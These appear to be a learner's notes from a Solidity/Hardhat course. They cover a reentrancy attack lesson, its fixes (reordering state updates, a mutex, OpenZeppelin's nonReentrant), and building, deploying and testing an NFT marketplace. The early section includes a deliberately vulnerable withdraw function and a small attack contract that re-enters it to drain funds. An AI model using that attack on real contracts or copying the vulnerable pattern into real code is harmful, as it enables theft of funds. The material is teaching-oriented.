▼ REENTRANTVULNERABLE AT 0X7EF.

deposit

withdraw

balances

0x5B38Da6a701c568545...

0: uint256: 11000000000000000000000000000000


getBalance

0: uint256: 0

Other contract is 0

This is known as an REENTRANCY ATTACK.

Basically, since we call a function in another contract in the middle of our withdraw,



```
mapping(address => uint256) public balances;

function deposit() public payable {
    balances[msg.sender] += msg.value;
}


function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");

    balances[msg.sender] = 0;
}
```

we allow code to run on a different contract.


And the code that ran, runs on Reentrant contract recalls withdraw



```
function attack() external payable {
    reentrantVulnerable.deposit{value: 1 ether}();
    reentrantVulnerable.withdraw();
}

fallback() external payable {
    if(address(reentrantVulnerable).balance >= 1 ether){
        reentrantVulnerable.withdraw();
    }
}
```

before balances is set to zero.



```
function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");

    balances[msg.sender] = 0;
}
```

We get to here we call the fallback function of our other code , and it calls withdraw.

```
function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");
```

And we need to REREAD WITHDRAW before we get to setting balances a message that sender equals zero.

```
function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");

    balances[msg.sender] = 0;
```

There are TWO WAY TO PREVENT IT.

EASY WAY

MUTEX WAY

FIRST STEP:

Always want to call any external contract as the last step in your function or the last step in a transaction.

And we want to update balances to zero before we call the external contract, because if balances of message.sender is reset to zero before we call external code then if it were to try to re-enter withdraw(), it would hit require(bal > 0) step and just cancel out right there. And would not be able to send any eth again.



```
// easy way
// mutex
function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    balances[msg.sender] = 0;

    (bool sent,) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");
}
```

NEXT STEP:

We can use something called a MUTEX LOCK. And this is what open zeppelin does with one of modifier.

Using this lock, we only allow one piece of code to ever execute in function at a time and we only unlock it once the code finished.

```
bool locked;

function withdraw() public {
    require(!locked, "revert");
    locked = true;
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");

    balances[msg.sender] = 0;
    locked = false;
```

Openzeppelin comes with a reentrancy guard. We can use on our code. And it has modifier nonReentrant()

<https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/security/ReentrancyGuard.sol>

```
◆ NftMarketplace.sol ✘ ⓘ README.md  
contracts > ◆ NftMarketplace.sol  
1 // SPDX-License-Identifier: MIT  
2 pragma solidity ^0.8.7;  
3  
4 import "@openzeppelin/contracts/token/ERC721/IERC721.sol";  
5 import "@openzeppelin/contracts/security/ReentrancyGuard.sol";  
6
```

```
contract NftMarketplace is ReentrancyGuard{  
    struct Listing {  
        ...  
    }  
    ...  
    function buyItem(address nftAddress, uint256 tokenId)  
        external  
        payable  
        nonReentrant  
        isListed(nftAddress, tokenId)
```

Home

ReentrantVulnerable.sol X

```
// easy way
// mutex

function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    balances[msg.sender] = 0;

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");
}
```

In here (calling external
contrat) first solution is more
good

HOW TO RELATE OUR NFT?

```
function withdraw() public {
    uint256 bal = balances[msg.sender];
    require(bal > 0);

    balances[msg.sender] = 0;

    bool success = nft.transferFrom(asdfasdfasdf);
}
```

Now we know why we are doing `safeTransferFrom()` function at the bottom of `buyItem()` function. Because if our `safeTransfer` function from was a little bit higher, maybe what ends up happening is we send multiple NFT's to the wrong address before we update them.

```
function buyItem(address nftAddress, uint256 tokenId)
external
payable
isListed(nftAddress, tokenId)
{
    Listing memory listedItem = s_listings[nftAddress][tokenId];
    IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);
    if (msg.value < listedItem.price) {
        revert NftMarketPlace__PriceNotMet(nftAddress, tokenId, listedItem.price);
    }
    s_proceeds[listedItem.seller] = s_proceeds[listedItem.seller] + msg.value;
    delete (s_listings[nftAddress][tokenId]);
    //IERC721(nftAddress).safeTransferFrom(listedItem.seller, msg.sender, tokenId);
    emit ItemBought(msg.sender, nftAddress, tokenId, listedItem.price);
}
```

CANCEL ITEM :

```
function cancelListing(address nftAddress, uint256 tokenId)
    external
    isOwner(nftAddress, tokenId, msg.sender)
    isListed(nftAddress, tokenId)
{
    delete (s_listings[nftAddress][tokenId]);
    emit ItemCancelled(msg.sender, nftAddress, tokenId);
}
```

```
event ItemCancelled(
    address indexed seller,
    address indexed nftAddress,
    uint256 indexed tokenId
);
```

UPDATE LISTING :

```
function updateListing(
    address nftAddress,
    uint256 tokenId,
    uint256 newPrice
) external isListed(nftAddress, tokenId) isOwner(nftAddress, tokenId, msg.sender) {
    s_listings[nftAddress][tokenId].price = newPrice;
    emit ItemListed(msg.sender, nftAddress, tokenId, newPrice);
}
```

WITHDRAWPROCEEDS(): Proceeds to get all the payments for all our entities.

```
function withdrawProceeds() external {
    uint256 proceeds = s_proceeds[msg.sender];
    if (proceeds <= 0) {
        revert NftMarketPlace__NoProceeds();
    }
    s_proceeds[msg.sender] = 0;
    (bool success, ) = payable(msg.sender).call{value: proceeds}("");
    if (!success) {
        revert NftMarketPlace__TransferFailed();
    }
}
```

```
error NftMarketPlace__PriceNotMet(address nftAddress, uint256 tokenId, uint256 price);
error NftMarketPlace__NoProceeds();
error NftMarketPlace__TransferFailed();
```

GETTER FUNCTIONS :

```
function getListing(address nftAddress, uint256 tokenId)
    external
    view
    returns (Listing memory)
{
    return s_listings[nftAddress][tokenId];
}

function getProceeds(address seller) external view returns (uint256) {
    return s_proceeds[seller];
}
```

WE HAVE SUCCESSFULLY CREATED A MINIMALISTIC NFT MARKETPLACE THAT'S COMPLETELY DECENTRALIZED

NftMarketplace.sol Deploy Script 1.00.26.17

deploy/01-deploy-nft-marketplace.js

```
const { network } = require("hardhat")
const { developmentChains } = require("../helper-hardhat-config")
const { verify } = require("../utils/verify")

module.exports = async ({ getNamedAccounts, deployments }) => {
  const { deploy, log } = deployments
  const { deployer } = await getNamedAccounts()

  args = []

  const nftMarketplace = await deploy("NftMarketPlace", {
    from: deployer,
    args: args,
    log: true,
    waitConfirmations: network.config.blockConfirmations || 1,
  })

  if (!developmentChains.includes(network.name) && process.env.ETHERSCAN_API_KEY) {
    log("Verifying....")
    await verify(nftMarketplace.address, args)
  }

  log("====")
}

module.exports.tags = ["all", "nftMarketplace"]
```

```
require("@nomiclabs/hardhat-waffle")
require("hardhat-gas-reporter")
require("@nomiclabs/hardhat-etherscan")
require("dotenv").config()
require("solidity-coverage")
require("hardhat-deploy")
require("hardhat-contract-sizer")
// You need to export an object to set up your
config
// Go to https://hardhat.org/config/ to learn
more
/**
 * @type
import('hardhat/config').HardhatUserConfig
 */

const COINMARKETCAP_API_KEY =
process.env.COINMARKETCAP_API_KEY || ""
const RINKEBY_RPC_URL =
  process.env.RINKEBY_RPC_URL ||
"https://eth-rinkeby.alchemyapi.io/v2/your-
api-key"
```

```
const PRIVATE_KEY = process.env.PRIVATE_KEY ||
""
const ETHERSCAN_API_KEY =
process.env.ETHERSCAN_API_KEY || ""
const KOVAN_RPC_URL = ""
const POLYGON_MAINNET_RPC_URL = ""
const MAINNET_RPC_URL = ""

module.exports = {
  defaultNetwork: "hardhat",
  networks: {
    hardhat: {
      chainId: 31337,
      // gasPrice: 13000000000,
    },
    rinkeby: {
      url: RINKEBY_RPC_URL,
      accounts: PRIVATE_KEY !== undefined
        ? [PRIVATE_KEY] : [],
      //accounts {
      //  mnemonic: MNEMONIC,
      //}
    }
  }
}
```

```
    saveDeployments: true,
    chainId: 4,
    blockConfirmations: 6,
  },
  kovan: {
    url: KOVAN_RPC_URL,
    accounts: PRIVATE_KEY !== undefined
? [PRIVATE_KEY] : [],
    //accounts {
    //  mnemonic: MNEMONIC,
    //}
    saveDeployments: true,
    chainId: 42,
    blockConfirmations: 6,
  },
  polygon: {
    url: POLYGON_MAINNET_RPC_URL,
    accounts: PRIVATE_KEY !== undefined
? [PRIVATE_KEY] : [],
    //accounts {
    //  mnemonic: MNEMONIC,
    //}
  },
  mainnet: {
    url: MAINNET_RPC_URL,
    accounts: PRIVATE_KEY !== undefined
? [PRIVATE_KEY] : [],
    //accounts {
    //  mnemonic: MNEMONIC,
    //}
    saveDeployments: true,
    chainId: 1,
    blockConfirmations: 6,
  },
  solidity: {
    compilers: [
      {
        version: "0.8.8",
      },
      {
        version: "0.6.6",
      }
    ]
  }
}
```

```
        },
      ],
},
etherscan: {
  apiKey: ETHERSCAN_API_KEY,
},
gasReporter: {
  enabled: true,
  currency: "USD",
  outputFile: "gas-report.txt",
  noColors: true,
  // coinmarketcap:
COINMARKETCAP_API_KEY,
},
namedAccounts: {
  deployer: {
    default: 0, // here this will by
default take the first account as deployer
    1: 0, // similarly on mainnet it
will take the first account as deployer. Note
though that depending on how hardhat network
are configured, the account 0 on one network
can be different than on another
},
},
mocha: {
  timeout: 200000, // 200 seconds max for
running tests
},
}
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$ yarn hardhat deploy
yarn run v1.22.19
warning package.json: No license field
warning ../../package.json: No license field
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat deploy
Nothing to compile
deploying "NftMarketPlace" (tx: 0xb7f4bc3b16d761729548cc9b664ba89b39cc960efdb3717c9ea38a128c0ffb14)...: deployed
at 0x5FbDB2315678afecb367f032d93F642f64180aa3 with 1294840 gas
=====
Done in 2.83s.
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

We need some NFTs. So we need to create NFT.

```
// Copy from the previous lesson
// SPDX-License-Identifier: MIT

import "@openzeppelin/contracts/token/ERC721/ERC721.sol";

pragma solidity ^0.8.8;

contract BasicNFT is ERC721 {
    string public constant TOKEN_URI =
        "ipfs://bafybeig37ioir76s7mg5oobetncojcm3c3hxasyd4rvid4jqhy4gkaheg4/?filename=0-
PUG.json";
    uint256 private s_tokenCounter;

    constructor() ERC721("Dogie", "DOG") {
        s_tokenCounter = 0;
    }

    function mintNFT() public returns (uint256) {
        _safeMint(msg.sender, s_tokenCounter);
        s_tokenCounter = s_tokenCounter + 1;
    }
}
```

```
        return s_tokenCounter;
    }

    function tokenURI(
        uint256 /* tokenId */
    ) public view override returns (string memory) {
        // require(_exists(tokenId));
        return TOKEN_URI;
    }

    function getTokenCounter() public view returns (uint256) {
        return s_tokenCounter;
    }
}
```

deploy/02-deploy-basic-nft.js

```
const { network } = require("hardhat")
const { developmentChains } = require("../helper-hardhat-config")
const { verify } = require("../utils/verify")

module.exports = async ({ getNamedAccounts, deployments }) => {
  const { deploy, log } = deployments
  const { deployer } = await getNamedAccounts()

  const args = []
  const basicNft = await deploy("BasicNFT", {
    from: deployer,
    args: args,
    log: true,
    waitConfirmations: network.config.blockConfirmations || 1,
  })

  if (!developmentChains.includes(network.name) && process.env.ETHERSCAN_API_KEY) {
    log("Verifying....")
    await verify(basicNft.address, args)
  }

  log("=====")
```

```
}
```

```
module.exports.tags = ["all", "basicNft"]
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$ yarn hardhat deploy
yarn run v1.22.19
warning package.json: No license field
warning ../../package.json: No license field
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat deploy
Nothing to compile
deploying "NftMarketPlace" (tx: 0xb7f4bc3b16d761729548cc9b664ba89b39cc960efdb3717c9ea38a128c0ffb14)...:
deployed at 0x5FbDB2315678afecb367f032d93F642f64180aa3 with 1294840 gas
=====
deploying "BasicNFT" (tx: 0x5ff241df377d8c7d97daa119427fd274c97751f95a78ff9f4a16fd7ea460227a)...: deployed at
0xe7f1725E7734CE288F8367e1Bb143E90bb3F0512 with 2020837 gas
=====
Done in 3.29s.
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

NftMarketplace.sol Tests

1.00.32.46

test/unit/NftMarketplace.test.js

// deployer is the 0-zero indexed account

// player is the 1-one indexed account which is setted in hardhad.config.js

```
const { assert, expect } = require("chai")
const { network, deployments, ethers, getNamedAccounts } = require("hardhat")
const { developmentChains } = require("../..../helper-hardhat-config")

!developmentChains.includes(network.name)
  ? describe.skip
  : describe("Nft Marketplace Tests", function () {
    let nftMarketplace, basicNft, deployer, player
    const PRICE = ethers.utils.parseEther("0.1")
    const TOKEN_ID = 0
    beforeEach(async function () {
      // deployer is the 0-zero indexed account
      deployer = (await getNamedAccounts()).deployer
      // player is the 1-one indexed account which is setted in hardhad.config.js
      player = (await getNamedAccounts()).player
```

```
namedAccounts: {
  deployer: {
    default: 0, // here this will by default take the first account as deployer
    1: 0, // similarly on mainnet it will take the first account as deployer.
    Note though that depending on how hardhat network are configured, the account 0 on one
    network can be different than on another
  },
  player: {
    default: 1,
  },
},
```

```
    await deployments.fixture(["all"])
// Runs all deploy scripts in deploy folder
```

```
nftMarketplaceContract = await ethers.getContract("NftMarketplace")

// This line Works defaults grab thing, whatever account is that account zero. Which now
is our Deployer account. And define variables like this
    // let nftMarketplaceContract, nftMarketplace, basicNft, player

// If we want to call a function on NftMarketplace with the player being the one calling
the function, we woult to use next line

    // nftMarketplace = await nftMarketplace.connect(player)

// We can automatically choose who to connect by placing whoever want to connect to write
and get contract. But sometimes it is really neic to be kind of explicit like below code.

    // nftMarketplaceContract = await ethers.getContract("NftMarketplace",
player)
```

We are using this codes.

```
await deployments.fixture(["all"])
nftMarketplace = await ethers.getContract("NftMarketPlace")
basicNft = await ethers.getContract("BasicNFT")
```

```
    await basicNft.mintNFT()
    await basicNft.approve(nftMarketplace.address, TOKEN_ID)
})
```

Remember, Marketplace can't call approve, because it does not own that Nft. So we need to have the deployer call approved. Since we didn't tell ethers who to connect BasicNft deployer, it automatically connect out deployer. Because that is what is at account zero.

So its the deployer calling minting it and then the deployer approving (second line code) to send it to the Marketplace. Only after this approved function has been called cant the nft Marketplace call transferfrom all those nfts.

Player and deployer are now different types. There is a little bit differences

```
// player = (await getNamedAccounts()).player
const accounts = await ethers.getSigners()
player = accounts[1]
```

```
it("lists and can be bought", async function () {
    await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)

// Connect player to nftmarketplace
    const playerConnectedNftMarketplace = nftMarketplace.connect(player)
// Buy item
    await playerConnectedNftMarketplace.buyItem(basicNft.address, TOKEN_ID, {
        value: PRICE,
    })
// Check the player have nft. Check the player indeed own Nft
    const newOwner = await basicNft.ownerOf(TOKEN_ID)
// To see that the deployer actually is going to paid.
    const deployerProceeds = await nftMarketplace.getProceeds(deployer)
    assert(newOwner.toString() == player.address)
    assert(deployerProceeds.toString() == PRICE.toString())
})
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$ yarn hardhat test
yarn run v1.22.19
warning package.json: No license field
warning ../../package.json: No license field
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat test
```

Nft Marketplace Tests

✓ lists and can be bought

1 passing (1s)

Done in 13.51s.

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

TO SEE TESTS NEEDED:

yarn hardhat coverage

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$ yarn hardhat coverage
yarn run v1.22.19
warning package.json: No license field
warning ../../package.json: No license field
$ /home/eemcs/freecodecamp/hardhat-nft-marketplace-fcc/node_modules/.bin/hardhat coverage
```

Version

=====

```
> solidity-coverage: v0.7.21
```

Instrumenting for coverage...

=====

```
> NftMarketPlace.sol
> sublesson/ReentrantVulnerable.sol
> test/BasicNft.sol
```

Compilation:

=====

Warning: This contract has a payable fallback function, but no receive ether function. Consider adding a receive ether function.

```
--> contracts/sublesson/ReentrantVulnerable.sol:81:1:
```

```
|  
81 | contract Attack {  
| ^ (Relevant source part starts here and spans across multiple lines).
```

Note: The payable fallback function is defined here.

```
--> contracts/sublesson/ReentrantVulnerable.sol:94:5:
```

```
|  
94 |   fallback() external payable {c_0xeeba9ecd(0x8c1ce2fc01160dda3d6b5929ce685c63c0c83a39d9f6d586997dadf8d9ed88b6); /* function */  
| ^ (Relevant source part starts here and spans across multiple lines).
```

Warning: Function state mutability can be restricted to pure

```
--> contracts/test/BasicNft.sol:36:5:
```

```
|  
36 |   function tokenURI()  
| ^ (Relevant source part starts here and spans across multiple lines).
```

```
Compiled 12 Solidity files successfully
```

```
Network Info
```

```
=====
```

```
> HardhatEVM: v2.10.0
```

```
> network: hardhat
```

```
Nft Marketplace Tests
```

```
✓ lists and can be bought (465ms)
```

```
1 passing (2s)
```

File	%Stmts	%Branch	%Funcs	%Lines	Uncovered Lines
contracts/	66.67	37.5	63.64	55	
NftMarketPlace.sol	66.67	37.5	63.64	55	... 152,153,166
contracts/sublesson/	0	0	0	0	
ReentrantVulnerable.sol	0	0	0	0	... 71,72,73,78
contracts/test/	66.67	100	50	66.67	
BasicNft.sol	66.67	100	50	66.67	26,30
All files	46.81	25	40.91	43.33	

```
> Istanbul reports written to ./coverage/ and ./coverage.json
```

```
Done in 13.43s.
```

```
eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc$
```

Nft Marketplace Tests

✓ lists and can be bought (465ms)

1 passing (2s)

File	%Stmts	%Branch	%Funcs	%Lines	Uncovered Lines
contracts/ NftMarketPlace.sol	66.67	37.5	63.64	55	... 152,153,166
contracts/sublesson/ ReentrantVulnerable.sol	0	0	0	0	... 71,72,73,78
contracts/test/ BasicNft.sol	66.67	100	50	66.67	26,30
All files	46.81	25	40.91	43.33	

➤ Istanbul reports written to ./coverage/ and ./coverage.json

Done in 13.43s.

eemcs@DESKTOP-LJJC06I:~/freecodecamp/hardhat-nft-marketplace-fcc\$

ALL TESTS COPIED FROM REPO

```
const { assert, expect } = require("chai")
const { network, deployments, ethers } = require("hardhat")
const { developmentChains } = require("../helper-hardhat-config")

!developmentChains.includes(network.name)
? describe.skip
: describe("Nft Marketplace Unit Tests", function () {
  let nftMarketplace, nftMarketplaceContract, basicNft, basicNftContract
  const PRICE = ethers.utils.parseEther("0.1")
  const TOKEN_ID = 0

  beforeEach(async () => {
    accounts = await ethers.getSigners() // could also do with getNamedAccounts
    deployer = accounts[0]
    user = accounts[1]
    await deployments.fixture(["all"])
    nftMarketplaceContract = await ethers.getContract("NftMarketplace")
    nftMarketplace = nftMarketplaceContract.connect(deployer)
    basicNftContract = await ethers.getContract("BasicNft")
    basicNft = await basicNftContract.connect(deployer)
    await basicNft.mintNft()
    await basicNft.approve(nftMarketplaceContract.address, TOKEN_ID)
  })

  describe("listItem", function () {
    it("emits an event after listing an item", async function () {
      expect(await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)).to.emit(
        "ItemListed"
      )
    })
    it("exclusively items that haven't been listed", async function () {
      await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      const error = `AlreadyListed("${basicNft.address}", ${TOKEN_ID})`
      // await expect(
      //   nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      // ).to.be.revertedWith("AlreadyListed")
      await expect(
        nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      ).to.be.revertedWith(error)
    })
    it("exclusively allows owners to list", async function () {
      nftMarketplace = nftMarketplaceContract.connect(user)
      await basicNft.approve(user.address, TOKEN_ID)
      await expect(
        nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      ).to.be.revertedWith("NotOwner")
    })
  })

  it("needs approvals to list item", async function () {
    await basicNft.approve(ethers.constants.AddressZero, TOKEN_ID)
    await expect(
      nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
    ).to.be.revertedWith("NotApprovedForMarketplace")
  })

  it("Updates listing with seller and price", async function () {
    await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
    const listing = await nftMarketplace.getListing(basicNft.address, TOKEN_ID)
    assert(listing.price.toString() == PRICE.toString())
    assert(listing.seller.toString() == deployer.address)
  })

  describe("cancelListing", function () {
    it("reverts if there is no listing", async function () {
      const error = `NotListed("${basicNft.address}", ${TOKEN_ID})`
      await expect(
        nftMarketplace.cancelListing(basicNft.address, TOKEN_ID)
      ).to.be.revertedWith(error)
    })

    it("reverts if anyone but the owner tries to call", async function () {
      await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      nftMarketplace = nftMarketplaceContract.connect(user)
      await basicNft.approve(user.address, TOKEN_ID)
      await expect(
        nftMarketplace.cancelListing(basicNft.address, TOKEN_ID)
      ).to.be.revertedWith("NotOwner")
    })

    it("emits event and removes listing", async function () {
      await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
      expect(await nftMarketplace.cancelListing(basicNft.address, TOKEN_ID)).to.emit(
        "ItemCanceled"
      )
      const listing = await nftMarketplace.getListing(basicNft.address, TOKEN_ID)
      assert(listing.price.toString() == "0")
    })
  })

  describe("buyItem", function () {
```

```

it("reverts if the item isn't listed", async function () {
  await expect(
    nftMarketplace.buyItem(basicNft.address, TOKEN_ID)
  ).to.be.revertedWith("NotListed")
})
it("reverts if the price isn't met", async function () {
  await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
  await expect(
    nftMarketplace.buyItem(basicNft.address, TOKEN_ID)
  ).to.be.revertedWith("PriceNotMet")
})
it("transfers the nft to the buyer and updates internal proceeds record", async function () {
  await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
  nftMarketplace = nftMarketplaceContract.connect(user)
  expect(
    await nftMarketplace.buyItem(basicNft.address, TOKEN_ID, { value: PRICE })
  ).to.emit("ItemBought")
  const newOwner = await basicNft.ownerOf(TOKEN_ID)
  const deployerProceeds = await nftMarketplace.getProceeds(deployer.address)
  assert(newOwner.toString() == user.address)
  assert(deployerProceeds.toString() == PRICE.toString())
})
describe("updateListing", function () {
  it("must be owner and listed", async function () {
    await expect(
      nftMarketplace.updateListing(basicNft.address, TOKEN_ID, PRICE)
    ).to.be.revertedWith("NotListed")
    await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
    nftMarketplace = nftMarketplaceContract.connect(user)
    await expect(
      nftMarketplace.updateListing(basicNft.address, TOKEN_ID, PRICE)
    ).to.be.revertedWith("NotOwner")
  })
  it("updates the price of the item", async function () {
    const updatedPrice = ethers.utils.parseEther("0.2")
    await nftMarketplace.listItem(basicNft.address, TOKEN_ID, PRICE)
    expect(
      await nftMarketplace.updateListing(basicNft.address, TOKEN_ID, updatedPrice)
    ).to.emit("ItemListed")
    const listing = await nftMarketplace.getListing(basicNft.address, TOKEN_ID)
  })
})

```

```

assert(listing.price.toString() == updatedPrice.toString())
})
})
